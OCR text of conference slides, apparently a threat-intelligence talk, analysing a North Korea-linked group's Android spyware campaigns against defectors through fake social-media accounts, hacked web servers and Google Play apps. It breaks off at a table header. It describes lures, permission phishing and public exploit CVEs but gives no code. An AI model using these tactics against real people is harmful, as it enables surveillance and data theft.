
2017 was a busy year for Sun Team

Data still being uploaded to the cloud storage

Malware Distribution

Case 1 : Facebook (1/3)


- Threat actor actively approached NK defectors on Facebook to make them download malwares



Malware Distribution

Case 1 : Facebook (2/3)

- After their malware has gone down, they started activating another account to distribute a new malware
- Instead of using Google Drive, Sun Team uploaded files on Google Play as unreleased version and distributed URL



Original profile image

Account was created around 2015

Changed in Feb 1, 2018

Changed the profile image(also name) and started posting on Facebook

Took image from random person on the internet

This is the same account that uploaded NKPrayer malware in the previous slide

Malware Distribution


Case 1 : Facebook (3/3)


- Some similarities of Facebooks accounts
  - Use foreign account names instead of Korean names
  - Use foreigner’s image as profile when inactive (ex. Tom Cruise)
  - Facebook friends with each other
  - Weird personal information
    - Ex. Currently living in Pyeongyang and working at a American company
- There are still many Facebook accounts that are inactive
  - We are monitoring these accounts

Malware Distribution

Case 2 : KakaoTalk

- According to the article, journalist at Daily NK was approached by someone named “이태경”
  - Notice it has no profile image and uses US number
- Sun Team has created fake accounts to impersonate South Korean people and used them to approach victims
- We will look at these accounts in more detail in OPSEC fails part





Malware Distribution

Case 3 : Hacked Webservers (1/3)


- Google shortened URL which was spread to defectors (used in NKPrayer malware) expands to page “ihoodtec[.]com/upload/newslist[.]php”
  - Company which produces “hoods”
- It seems that this webserver had a file upload vulnerability in the past
  - Malicious actors uploaded newslist[.]php file and used it to redirect to malware on Google drive
  - We were unable to acquire the file, but found out how they uploaded it

Test webshell file uploaded by a customer service board.
ihoodtec[.]/upload/2_1[.]PHP => same directory as newslist[.]php


Malware Distribution

Case 3 : Hacked Webservers (2/3)

- Another corporate webserver found distributing trojans which is same as the one dropped by NKPrayer
- Uses android exploits publicly disclosed to download malwares on device
  - Chrome sandbox escape by @oldfresher presented at CanSecWest 2016 (CVE-2015-6764)
  - DCOW to elevate privilege on victim's device (CVE-2016-5195)
- Webshells were uploaded
  - Same hash of the webshell password they used seems to be already used on other hacked servers



- Same $pass value used in a webshell which is uploaded on an other South Korean website (file not available)




- Webshell upload attempt on notice board
- We found other routes to upload a webshell, such as "upload resume" feature

Malware Distribution

Case 3 : Hacked Webservers (3/3)

- It seems that this particular server has more things to investigate than what we initially thought
  - We are not sure at the moment whether this server is being used by different groups
- Logs tell us that tons of people have accessed this server from variety of sources





2		DATE:2018, January 6, 12:16 pm	Mozilla/5.0 (Linux; Android 5.1.1; SM-N920S Build/LMY47X; wv) AppleWebKit/537.36 (KHTML, like Gecko)
3		DATE:2018, January 6, 12:16 pm	Mozilla/5.0 (Linux; Android 7.1.1; SM-J700T Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
7		DATE:2018, January 6, 12:17 pm	Mozilla/5.0 (Linux; Android 7.0; SM-G955U Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
2		DATE:2018, January 6, 12:18 pm	Mozilla/5.0 (Linux; Android 6.0.1; SM-N916K Build/MMB29K) AppleWebKit/537.36 (KHTML, like Gecko) Chr
1		DATE:2018, January 6, 12:18 pm	Mozilla/5.0 (Linux; Android 7.0; SM-A720S Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ver
3		DATE:2018, January 6, 12:19 pm	Mozilla/5.0 (Linux; Android 7.1.1; SM-N950N Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko)
2		DATE:2018, January 6, 12:20 pm	Mozilla/5.0 (Linux; Android 7.0; SM-G935S Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
1		DATE:2018, January 6, 12:20 pm	Mozilla/5.0 (Linux; Android 5.0.1; LG-F460L Build/LRX21Y; wv) AppleWebKit/537.36 (KHTML, like Gecko)
1		DATE:2018, January 6, 12:22 pm	Mozilla/5.0 (Linux; Android 7.0; SM-N920L Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
1		DATE:2018, January 6, 12:22 pm	Mozilla/5.0 (Linux; Android 7.1.1; SM-N950N Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko)
2		DATE:2018, January 6, 12:23 pm	Mozilla/5.0 (Linux; Android 7.0; SM-G610L Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
6		DATE:2018, January 6, 12:23 pm	Mozilla/5.0 (Linux; Android 7.0; SM-A710S Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ver
1		DATE:2018, January 6, 12:23 pm	Mozilla/5.0 (Linux; Android 5.0.2; SM-G850S Build/LRX22G; wv) AppleWebKit/537.36 (KHTML, like Gecko)
1		DATE:2018, January 6, 12:25 pm	Mozilla/5.0 (Linux; Android 6.0.1; SM-N910S Build/MMB29K; wv) AppleWebKit/537.36 (KHTML, like Gecko)
2		DATE:2018, January 6, 12:26 pm	Mozilla/5.0 (Linux; Android 6.0.1; SM-J510L Build/MMB29M; wv) AppleWebKit/537.36 (KHTML, like Gecko)
1		DATE:2018, January 6, 12:27 pm	Mozilla/5.0 (Linux; Android 7.0; SM-G930K Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve


Malware Distribution


Case 4 : Google Drive

- Google Drive was often used to host malwares for some operations
- Good thing for us is that threat actors have to expose their Gmail account → lead us to FB accounts
  - There was another one we found but unfortunately Sun Team deleted it before taking a screenshot











Different droppers

Malware Distribution

Case 5 : Google Play

- Most recently, instead of using Google Drive to upload malicious apk, malicious actors uploaded to Google Play directly as unreleased version (early access program)
- Google play protect didn’t detect them as malware





Malware Analysis

토정비결 (Fortune Telling)

- Faking as fortune telling app
  - But the pkgname is “play.google.youtube”
  - Variants exists faking as a different type of app (ex. 건강비결2017 “Health Secrets”)
- Uploads victim’s data to the Yandex cloud (encrypted)
  - Call recordings, call logs, contacts, SMS, external storage data etc.
    - Stored in “<External Storage>/Android/data/com.sec.chromium/”
  - We got lucky one of the files were uploaded in plaintext, which we will show in the later slides

Malware Analysis

NKPrayer

- NKPrayer app “북한기도” means Pray for North Korea
  - We found other variants that drops same trojan
- Tries to phish victim to turn on the accessibility permission by toast message
- When turned on it shows full screen ad video while dropping trojan to the device in the background


Permission needed

Please turn on the service functionality in the below menu of the next window.

Malware Analysis

NKPrayer

- Each variants upload/download data from different cloud services (Yandex or Dropbox)
- After trojan is dropped (file name “aaa”), it uploads device information to the cloud and downloads command file which is then parsed
  - Downloads core dex file for surveillance functionalities (phone calls, SMS, GPS location, etc)
  - Downloads additional dex file for executing received command




Config values

- Account names associated with the cloud storages are actor/actress/celebrity names
  - yusijin, sijin yu, kang moyon, junyong ju, jack black
- More details about this malware can be found in our blog

Malware Analysis

Marketing


- Another trojan was found having package names of Google services
  - Dropped by fake apps - Marketing, NKPrayer (used again)
  - com.google.service.security, com.google.map.security, com.google.youtube.player
- When the trojan is implanted to victim's device, similarly uploads device information and logs to Dropbox storage
  - Files are xor encoded, but the key file is downloadable
- Config files are downloaded as well (also encoded)



Malware Analysis

Marketing


- Overall, this trojan has similar features and structure as NKPrayer
  - But they added some features like XOR encoding files
- However, malware didn't function properly
  - Downloadable payloads and uploaded victim files are not properly decoded
  - Most of the logs uploaded were error logs
  - Didn't fully use implemented features (empty folders on cloud etc.)
- They abandoned the malware



Malware Analysis

음식궁합 (Food Info)


- Uploaded on Google Play and was recently updated in March
- Tells users which food ingredients(음식) go well together(궁합)
- This app was the most heavily promoted on Sun Team’s Facebook account
- When installed it uploads device information as well as files on external storage
- Already download count exceeded 50 when it was finally taken down




Malware Analysis

음식궁합 (Food Info)

- We found interesting images on the cloud, which weren't used yet (probably killed the app too early)
- Sun Team probably wanted to phish victims with fake Ahnlab AV popup to install other payload on the device
  - So many things wrong in this images, no Koreans gets phished with this!






Malware Analysis

FastAppLock


- Another malware that was uploaded on Google Play
- It is for locking other apps when they are not in use (kind of privacy protection app)
- But as usual, secretly in the background it uploaded device information and downloaded commands, extra plugin dex files, etc. (Dropbox)



Malware Analysis

How are they linked together

Diagram looks complex but all the malware samples we discussed are somehow all related



OPSEC Fails

- We were analyzing Dropbox storages which were used as C2 servers and found dump of test data possibly uploaded accidently while testing their malware
- Inside the test data we were able to find valuable information
  - Malicious actor’s device information
  - Other versions of malware we weren’t aware
  - Email addresses, accounts
  - Etc.
- Let’s see what we have found in more detail

OPSEC Fails

Case 1: Android Device Information

- Device information logs found contained IMEI (International Mobile Equipment Identity), model, build version and so on
- Following is the geographical info about where the test devices from according to the carrier info

OPSEC Fails

Case 1: Android Device Information

Gmail Account	MODEL	Carrier	IP Address	Date
